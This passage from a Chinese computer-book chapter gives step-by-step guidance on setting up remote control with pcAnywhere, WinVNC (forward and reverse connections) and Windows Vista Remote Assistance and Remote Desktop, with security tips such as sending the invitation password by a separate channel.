启动 pcAnywhere，在 pcAnywhere 管理器窗口中，单击“被控端”按钮，这时系统将显示被控制端可以使用的连接项目，包括 Direct、Modem、Network、Cable、DSL 等选项，其中，Direct 是指通过串口直接电缆相连，一般很少采用；Modem 是指拨号访问，即通过调制解调器与 Internet 建立连接；Network 是指通过网卡访问，一般用在局域网中进行远程控制，Cable 即 Cable Modem（电缆调制解调器），DSL 则包括了常用的 ADSL。我们可以根据网络连接的实际情况进行选择，双击相应的选项就可以启动被控端。如果想修改已有项目的属性，可在选定的项目上单击鼠标右键，选择“属性”命令进行配置。




pcAnywhere管理器

STEP1 如果要自定义配置被控端电脑，可双击“添加被控端”图标，在出现的被控端属性对话框中，在“连接信息”选项卡中的“设备列表”中选择远程连接设备，通常选择 TCP/IP 协议选项，如果是在局域网进行远程控制，也可以选择 SPX、NetBIOS 协议选项。



选择协议


STEP2 单击“设置”选项卡，在“被控端启动”里，可以设置 pcAnywhere 被控端与 Windows 一起启动，且最小化运行等，如果不勾选的话，可以通过每次手动开启被控端。



与Windows一起启动


免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

STEP1 单击“呼叫者”选项卡，单击“新建”按钮，出现设置新用户的“新呼叫者”对话框，首先在“身份验证”选项卡中设置好用户名和登录密码。




添加控制端的用户名和密码

STEP2 切换至“权限”选项卡设置控制端用户的权限，这里可设置为“超级用户”或“指定单一呼叫者权限”，此外，用户根据各自情况设置具体的权限，例如允许呼叫者（控制端）重启被控端等。



设置控制端的权限


STEP3 设置完成后，返回到主界面，双击此被控端图标，即可将 pcAnywhere 图标缩小到系统托盘区里，并等待主控端电脑连接控制。



被控端已经被启动

15.3.3 主控端设置


类似于被控端的配置，打开 pcAnywhere 管理器窗口单击“主控端”按钮，然后双击“添加主控端”图标，在出现的“新主控端属性”对话框中选择“连接信息”选项卡，选中“TCP/IP”选项，如果是局域网也可以选用 SPX、NetBIOS 协议。



主控端界面

单击“设置”选项卡，在“控制的网络被控端 PC 或 IP 地址”框中填入被控端的 IP 地址，如果是在局域网中也可以不加设置，主控端会从网络中搜索所有开启的被控端计算机。


如果想让主控端自动进行登录可勾选“连接后自动登录到被控端”选项，然后填入登录名和密码。最后在“属性”对话框中单击“确定”按钮回到管理器窗口，双击新建的主控端图标，即可开始进行远程连接。



确认连接主机的IP地址


15.3.4 网络连接的优化配置

通过对远程连接进行优化配置，可以使网络连接更加安全、可靠、速度快捷，其操作也很简单。打开 pcAnywhere 管理器窗口，单击“工具→性能优化向导”菜单命令，打开“性能优化向导”对话框，单击“下一步”按钮，即会出现“ColorScale”对话框，在其中的“选择主控端显示的颜色级别”列表中选择一种适当的色彩，色彩的选择可根据网络连接速度来确定，建议选择 16 色（色彩过低显示效果可能会差点），以利于对远程计算机进行操作。



选择主控端显示的颜色级别


接下来在“分辨率同步”对话框中选中“缩小被控端桌面区域以适应主控端的使用”选项，在“桌面优化”对话框，选中“禁用被控端的活动桌面”和“被控端桌面优化”，这样可以进一步提高远程控制会话的速度。单击“下一步”加密设置，继续单击“下一步”直到最后“完成”优化设置。



优化总结

15.3.5 远程控制的实现

在主控端与被控端连接成功以后，会出现口令输入窗口，正确输入后，被控端的桌面就会出现在窗口中，此时被控端桌面的颜色会变暗，表示已经接受远程控制了。在主控端用鼠标点击窗口中的桌面，此时就可以像使用本地计算机一样操纵远程计算机了。



被控端桌面

通过窗口上部的按钮，还可以进行文件传输、语音对话、屏幕捕获、重启被控端等操作。另外，在窗口中单击“联机选项”按钮，并在出现的对话框中选择“被控端键盘被锁”选项来禁用被控端计算机的键盘和鼠标，还可以选择“使被控端黑屏”选项，这样可阻止操作被其他人看到，保护被控端的连接安全。如果要停止远程控制的操作，可单击窗口上方的“结束会话”按钮来结束控制。

此外，pcAnywhere 还能支持对多台远程计算机进行控制，并还有更为严格的用户验证机制，用它来进行远程控制，设置较为简单，成功率高，安全性好，为计算机及网络的远程管理和维护提供了极大的方便。

15.4 方便易用的WinVNC

WinVNC 是 VNC (Virtual Network Computing) 众多操作平台版本中的一员，它安装在 Windows 系统中，可以让使用者在世界各地


远程遥控计算机，就算是遥控不同的操作平台也没有问题。VNC 的特点就是可以使用浏览器直接控制，省去了安装控制端的操作，对于临时控制比较频繁的场合比较合适。

15.4.1 利用WinVNC的正向连接

同大多数远程控制软件一样，通常我们使用 WinVNC 都是让客户端（控制端）正向连接被控端（服务端）主机，这种方法叫做正向连接，下面我们先介绍如何正向连接，并进行远程控制。

1.启动服务端


WinVNC 分为服务端（WinVNC.exe）与客户端（vncviewer.exe）两个启动文件。首先在被控主机上启动服务端（WinVNC）并设置密码让其他客户端不能任意连接。



WinVNC服务端设置

注意 ATTENTION


如果被控主机处于内网中，我们还得为其设置端口映射，在网关主机 Internet 属性共享连接的“高级设置”对话框中，将 WinVNC 的设置添加到列表中，再填上被控端的内网 IP（比如 192.168.1.3），在“此服务的内部端口号”中填 WinVNC 的控制端口（默认为 5900），在“此服务的外部端口号”中填入映射后的端口号（可随便取，建议与内部端口号一致），连接方式选“TCP”，这样就设置了端口映射。



端口映射设置

2.WinVNC选项设置

在小图标上面单击右键，选择“特性(P)”会出现设置窗口，在“密码”中填入验证密码。如果勾选“启用 Java 查看器(J)”项，那么主控端就无须安装 WinVNC，可直接用支持 Java 的浏览器进行控制，最好把“移除桌面墙纸”那项勾选，这样可以提高远程控制的速度，其他设置用默认就可以了，设置好后按确定即可。




WinVNC连接设置

3.WinVNC连接服务器设置

远程控制时，在主控端上安装 WinVNC，运行 WinVNC 组件中的“VNC 查看器”，会弹出一个“连接明细”的窗口。

在“VNC 服务器”处填入被控端的网关 IP：外部端口号（比如 218.193.12.115:5900，如果外部端口号与内部端口号一致，也是 WinVNC 的控制端口，可以不用填外部端口号），然后单击“确


定”开始连接，连接成功后会要求输入被控端的密码，接下来就可以进行远程控制了。



填写网关IP地址

4. 远程控制

进行远程控制时，被控端的状态栏中 VNC 小图标会变成黑色，控制时，单击窗口左上角会打开一个菜单，选“Send Ctrl+Alt+Del”可以打开被控端的任务管理器，选“connection options”可以打开一个菜单，调整连接选项，勾选“使用 8 位元颜色”可以提高控制的速度，远程控制完毕，关闭窗口即可断开连接。



传输“Ctrl+Alt+Del”命令


设置端口映射进行远程控制的优点是：主控端能与被控端建立连接，远程控制的速度快。不过局限性也很明显：端口映射需要对网关的电脑或路由器的操作权限才行，至于怎么说通网管或 ISP 开端口映射，那么只有自己想办法吧，如果网管或 ISP 不配合，那也没关系，再看看下面的方案。

15.4.2 利用WinVNC的逆向连接

WinVNC 具有逆向连接功能，即由服务端主动连接客户端，连接成功后，由客户端进行控制，但是客户端必须有公网 IP 才可以利用逆向连接进行远程控制。逆向连接进行远程控制的优点是：服务端无须改动网关或路由器的设置，客户端与

服务端之间能直接建立连接。局限性是客户端需要有公网 IP。

要进行逆向连接，客户端先要运行 WinVNC 组件中的“VNC 查看器侦听模式”，进行远程控制时，服务端在状态栏的 VNC 小图标上单击右键，在弹出的菜单中选择“添加新的客户端”，会打开一个“初始化外向连接”的窗口。



外向连接

在“主机名称”这栏中输入客户端的 IP（必须是公网 IP），连接成功后会发现服务端的桌面墙纸被去掉，状态栏中的 VNC 的小图标会变成黑色，这时客户端就可以对服务端进行远程控制了，服务端在状态栏的 VNC 小图标上单击右键，在弹出的菜单中选择“断开连接所有客户端”就可以断开连接，结束远程控制。

15.5 Windows Vista远程协助使用详解

Windows 自带的远程控制工具叫做“远程协助”，它连接的原理是使用即时消息或电子邮件邀请他人连接到我们的计算机上。当建立连接之后，这个人就能够在远处查看及控制我们的计算机了。

15.5.1 改进的 Windows Vista 远程协助

远程协助 (Remote Assistance) 是微软在 Windows XP 中引入的一个重要功能，通过它，用户可以寻求在线专家帮助，尤其对企业的服务与支持部门而言，这可以在很大程度上降低系统的维护与使用成本。远程协助在很多应用场景下被视作 Windows XP 的一大亮点。不过，Windows XP 中的远程协助也存在一些不足，如要求的网络条件存在很大限制，如在某些情况下存在相当的安全风险等。

在 Windows Vista 中，微软对远程控制做出了很大的改进，不但功能更为强大，设置与使用

也更加灵活。例如，为了提高远程协助的性能，Windows XP 的一个很有效的功能在 Windows Vista 中则被移除：在 Windows XP 的远程协助过程中，协助者与被协助者之间可以进行音频聊天、讨论，而在 Windows Vista 中，出于节约带宽的考虑，这个功能则被取消了。下面我们来看看 Windows Vista 的特性。

1. 性能提高

在 Windows Vista 中，微软对远程协助做出了很大的改进，不但功能更强大，设置与使用也更加灵活。微软对 Windows Vista 中远程协助功能最大的改进莫过于有效性的提高。举例来说，在 Windows XP 中，远程协助功能在网络连接性能不佳的低带宽状况下往往会出现很多问题，而在 Windows Vista 中，重新设计的远程协助则在恶劣的网络条件下表现优异。

2. 实用环境面广

在 Windows XP 中，要建立远程协助，对网络条件有很大的限制：两台 PC 要么同在一个网段内，要么都需具有公网 IP 地址，而一旦两台 PC 均在 NAT 后，远程协助往往连接失败。而在 Windows Vista 中则不然，通过改进的 NAT 穿越机制，远程协助可以在复杂的网络条件下轻松地建立链接，即便两台 PC 都位于 NAT 或防火墙后。


3. 暂停协助功能

Windows Vista 中的远程协助支持暂停协助进程的功能，而这个功能在 Windows XP 中则是不支持的，这样，协助的双方在一方使用 Windows Vista 而另一方使用 Windows XP 的情况下，如果 Windows Vista 端的用户暂停了协助进程，Windows XP 端的用户是不会发现进程被暂停的，这时候会出现某些故障。

15.5.2 远程桌面与远程协助

在 Windows Vista 中，远程桌面功能在默认安装中是关闭的，如果需要从别的主机来操作 Windows Vista 系统，需要更改相应的设置，打

开远程桌面功能。相应的设置并不复杂。可通过依次单击“控制面板”→“系统与维护”→“系统”或直接在桌面“计算机”图标上单击右键，选择“属性”打开管理界面，单击左侧“高级系统设置”，然后在弹出的“系统属性”窗口中选择“远程”，即会弹出相应的设置页。



启动远程协助

注意 ATTENTION

系统属性页面中有远程协助和远程桌面两个功能设置，尽管它们名称相似，并且都涉及到与远程计算机的连接，但是远程桌面和远程协助的用途不同。

1. 远程桌面

远程桌面可以让用户从一台计算机上远程访问网络中的某台计算机。例如，在家里远程控制办公室的计算机。这时，用户访问工作计算机中的所有程序、文件和网络资源，就好像坐在自己的工作计算机前面一样。在用户处于连接状态时，远程计算机屏幕对于在远程位置查看它的任何人而言将显示为空白。

使用远程桌面时，如果是从另一台同样运行 Windows Vista 的客户机远程连接本系统，可使用最下方的“只允许运行带网络级身份验证的远程桌面的计算机连接”选项，这能够提供更强的安全性；而如果希望从运行 Windows 2000/XP


客户机连接本系统，则只能使用“允许运行任意版本远程桌面的计算机连接”，当然，这会带来一定的风险。

注意

ATTENTION

要启用远程桌面，必须保证计算机在闲置时不进入睡眠状态，不然远程连接将会失败。

设定完成后，还可进一步设置允许远程连接的用户——非管理员群组，管理员组中的任何用户均自动具有远程连接权限。



添加远程桌面用户

2. 远程协助

远程协助则是远程提供帮助或接受协助。例如朋友或技术支持人员可以访问我们的计算机，以帮助我们解决计算机问题或为我们演示如何进行某些操作。当然，我们也可以使用同样的方法帮助其他人。下面我们将着重介绍如何使用远程协助。

注意

ATTENTION


用户不必对防火墙进行设置，也不必手工进行任何设置，Windows Vista 会在启用远程桌面后自动在防火墙中添加相应规则。

15.5.3 发送Windows Vista的远程协助请求

在远程协助的过程中，我们将远程控制者称之为“主控端”，而接受帮助的用户称之为“被控端”。

1. 打开远程协助程序界面

首先，被控端在帮助和支持中心里面单击“使用 Windows 远程协助来获取朋友的帮助或向他人提供帮助”，或者依次单击“开始”→“所有程序”→“维护”→“Windows 远程协助”。




远程协助向导

打开 Windows 远程协助程序之后，就会出现上图所示的界面。作为被控端的话就选择“邀请信任的人帮助您”来获得主控端的帮助；当然如果是主控端主动连接被控端的主机，那么则选择“帮助某人”选项。这里作为被控端我们单击“邀请信任的人帮助您”选项。

2. 发送远程协助的不同方式

在“您想如何邀请某人帮您”界面中，被控端有两种方法寻求帮助：“使用电子邮件发送邀请”或“将这个邀请保存为文件”。



选择发送帮助的方式

这两种方法都可以实现远程协助，他们实现的原理是一样的，只是使用的方法有点区别。其中，第二项“将这个邀请保存为文件”就是创建远程协助文件的向导，而第一项“使用电子邮件发送邀请”则是先创建远程协助文件，然后再将这个文件用邮件发送出去。所以第一项相比第二项只

是集成了邮件发送功能。为了更清楚远程协助的过程，我们选择第二项。


3.输入邀请文件的密码

单击“将这个邀请保存为文件”后进入创建Windows 远程协主文件的向导中，这时得为远程协助文件设置密码，这样即使该文件被其他人获取也无法远程控制主控端的计算机。另外，单击“浏览”可以选择该文件存放的位置。

事实上，在配置远程协助的时候，被控端创建了一个扩展名为“.MsRcIncident”（Microsoft Remote Assistance Incident）的远程协助文件，然后将这个文件传送到主控端手中，主控端双击该文件就可以启动远程协助了。

注意 ATTENTION

远程协助的文件和密码最好使用不同方式传送，例如使用电子邮箱或即时通信软件传送远程协助文件，而通过电话方式告诉主控端相关密码。这样即便是其中之一被监听或劫取也不至于影响安全。



了解邮件服务信息

注意 ATTENTION

Windows 防火墙的默认设置会影响远程协助功能，在下图所示的界面中，单击“如何判断远程协助是否可以通过防火墙进行通信”可以得到帮助提示。

4.等待远程协助

单击“完成”按钮后，同时会出现“等待传入连接”的远程协助对话框以等待好友连接，该


对话框不得关闭，否则将无法实现远程协助。



等待传入连接

注意 ATTENTION

如果在“您想如何邀请某人帮您”界面中，选择第一项的“使用电子邮件发送邀请”则会要求提供电子邮箱服务器的类型，下图所示例如 www.tom.com 的 POP3 接收邮件服务器为 pop.tom.com；SMTP 发送邮件服务器为 smtp.tom.com。要获取邮件服务器的类型信息，被控端可以去提供电子邮件服务的网站上查找，另外，单击“在哪里可以找到我的电子邮箱服务器信息”可以了解邮件服务器类型的相关资料。



了解邮件服务信息


15.5.4 接受远程协助请求

被控端的设置完成后，现在来看看主控端是怎么接收远程协助请求并提供帮助的。


1.输入主控端控制的口令

当主控端接受到邀请文件之后，双击远程协助文件，在下图所示的对话框中，输入所获悉的密码，单击“是”按钮以发出连接邀请。此时，Vista 用户可在弹出的对话框中单击“是”按钮，便可让好友连接你的电脑了。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。



输入密码




确定连接

2.主控端申请获取控制权

在连接以后，便可在出现的窗口中看到远程用户的桌面情况，这时被控端的 Aero 用户界面将会被自动地禁止，主要是因为提高远程协助会话的响应速度。为了获取对远程桌面的控制，还可单击窗口中“获取控制权”按钮，待被控端接受控制请求后，就可以让主控端控制自己电脑，帮助自己以解除电脑上所遇到的问题了。

注意 // **ATTENTION**


主控端获得控制权后，并不意味着他可以为所欲为。被控端同样可以对自己的电脑进行操控，并能随时解除对方的控制权。



连上Vista主机

3. 专家发送来的信息

在进行远程协助的过程中，还可以单击“开始交谈”按钮进行文字聊天。这样无须通过其它聊天工具就可以进行相互交流，从而方便问题的解决。



发送信息

除了上述所提及的功能外,借助该远程协助功能还可发送文件。当对方接受发送请求后,便能够将文件顺利传送到对方电脑中。

注意 **ATTENTION**


在允许他人连接到你的计算机之前，请关闭所有不希望帮助者看到的已打开的程序或文档，并监视帮助者的行为。只要你感到此人进行的操作不妥当，请单击“取消”，单击“停止共享”，或按【Esc】结束会话。

15.5.5 远程协助其他设置

对于远程协助来说,最重要的就是系统安全,从安全的角度考虑,被控端应当消除潜在的系统隐患。

1. 允许专家控制提示做出响应

当主控端双击远程协助文件后,被控端的桌面上就会出现是否允许主控端连接的对话框,该对话框中会有一项“允许某某响应用户账户控制”复选框。



开启控制设置

如果选中此复选框，主控端就可以对来自计算机的管理员同意或管理员凭据（例如用户名或

密码)请求做出响应。这样,在无需被控端参与的情况下,主控端就可以运行管理员级别的程序。如果不选择这个复选框,主控端同样可以对被控端的计算机进行控制,不过当更改关键选项的时候,就必须让被控端亲自操作了。


注意 ATTENTION

用户账户控制(UAC)是 Windows Vista 新增的核心安全功能。在过去的 Windows 中,用户为了方便,通常都是以管理员的账户登录系统,这样做同时也带来了风险,因为恶意软件也在管理员模式下私自安装了插件。Windows Vista 使用 UAC 有效地消除以管理员身份登录带来的部分风险,因为 Windows Vista 使用普通用户权限来执行大部分任务,即使某人以管理员身份登录也是如此。


当然,只有在被控端能够运行管理员级别的程序时,才能允许主控端运行这些程序。在使主控端获得这些能力之前,将要求被控端表示同意或提供凭据。

2.Windows 远程协助设置

在远程控制的状态下,在被控端,如果单击如下图所示的“设置”按钮则会进入远程协助设置对话框的设置界面。



进入设置选项



设置选项

(1) 使用【Esc】键停止共享控制

此设置允许被控端通过按键盘上的【Esc】来停止与主控端的远程控制(也可以使用“停止共享”按钮)。不过这时主控端仍然能够看到主控端的桌面,当主控端单击“取消”按钮后,远程协助将彻底断开连接。

(2) 保存此会话的日志

此设置允许 Windows 远程协助保存会话日志(记录)以供参考。如果以后需要准确地了解在会话期间所发生的情况,则可以参阅此日志。(例如,可以查看在被控端和主控端之间传输了哪些文件)该日志文件存储的路径为:Documents\Remote Assistance Logs。

(3) 带宽使用情况

如果使用的是低带宽连接方式(例如拨号连接),关闭 Windows 中的某些视觉效果可以提高连接速度。将滑块向下移动以逐个关闭视觉效果。如果将滑块向上移动,可再次逐个打开视觉效果。但是请注意,如果使用的是低带宽连接方式,该操作可能会降低程序的运行速度。

3.远程协助高级设置


为了安全,有时候我们还得对远程协助进行高级设置。

●打开控制面板,依次选择“系统和维护”“系统”。

●单击“高级系统设置”链接进入“系统属性”窗口。

●单击“远程”标签,进入远程协助对话框。

●在不需要远程协助的通常情况下,取消“允许远程协助连接这台计算机”复选框。



默认控制时间为6小时

●单击“高级”按钮进入高级远程协助设置，这里可以对邀请进行限制，例如设置邀请时间，以及限制 Windows Vista 以下的版本访问。

15.6 内网中的Windows XP远程协助设置

